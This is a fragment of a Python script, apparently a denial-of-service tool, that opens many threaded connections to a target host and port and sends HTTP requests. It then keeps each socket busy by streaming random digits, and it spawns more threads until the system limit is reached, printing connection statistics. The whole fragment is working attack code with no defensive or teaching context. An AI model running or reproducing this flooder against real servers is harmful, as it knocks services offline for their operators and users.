        start_new_thread(attack,(host,port,request,avg_timeout))
        start_new_thread(attack,(host,port,request,avg_timeout))
        while True:
            sock.sendall(str(random.randrange(0,9,1)).encode())
            cumulative_timeout += est_timeout
    except Exception as e:
        PutToStack(str(Count))
        PutToStack(e)
        new_timeout -= 0.1
        try:
            if Max_threads == None or Count < Max_threads:
                start_new_thread(attack,(host,port,request,avg_timeout-0.001))
                start_new_thread(attack,(host,port,request,avg_timeout+0.1))
            else:
                PutToStack("Maximum Number of threads achieved")
        except:
            Max_threads = Count
            PutToStack("Maximum Number of threads achieved")
        Count -= 1
avg_timeout = 0.1
for r in range(0,len(Valid_HTTP_Requests)):
    start_new_thread(attack,(target_host,target_port,Valid_HTTP_Requests[r],avg_timeou
t))

while True:
    printStat = False

    for i in range(0,len(printStack)):
        print(printStack[i])
        print("Max Limit:",Max_threads,"\tAvg Timeout:",avg_timeout,"\tConnections
count:",Count)
    printStack = []
    printStat = True
    time.sleep(1)
```